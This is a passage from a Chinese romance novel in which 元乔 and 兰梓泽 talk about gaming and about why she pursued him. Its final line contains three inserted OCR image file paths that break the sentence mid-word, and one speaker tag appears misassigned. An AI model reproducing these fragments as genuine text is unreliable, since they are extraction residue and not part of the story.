“你昨天答应我什么?” “我就知道你会来,”元乔拉着人一起躲起来,“昨天被你吓跑,他今天会来吗?” “走吧,肯定不会。” “再等会儿。”元乔将自己的耳机分了一个给兰梓泽,“八点我们走。” 被灌了一耳朵英文广播的兰梓泽摘下了耳机,“你整天都在听英语?” “啊?”元乔愣了一下,工作之后也需要看文献,每天听点儿英语的,她都习惯了,“嗯。” “我刚从网吧出来。” “打游戏去了吗?”元乔眼睛盯着,分神儿回答。 “嗯,之前的同学在叫,玩了一天。” “之前的朋友的确也需要联系。”元乔看着他,“怎么了?” “我发现你好像,总是会自动将我的所有行为合理化。”兰梓泽问出了自己一直疑惑的问题,“你究竟看上我什么了?” “我不太接受一见钟情之类归因于色相的理由,”兰梓泽说,“我也不相信世界上会有无缘无故的喜欢。” “虽然你不太能接受,可是我的确是因为你的外貌而发起追求的,”元乔说,“心动就是一瞬间的事情。我们现在相处不多,所以我只能给你一个看起来很表面的理由。” “行为背后肯定有原因,”元乔说,“那你呢,那你问我的原因又是什么?是你发现自己也对我有点动心了,所以来我这里寻找一个确定的答案吗?”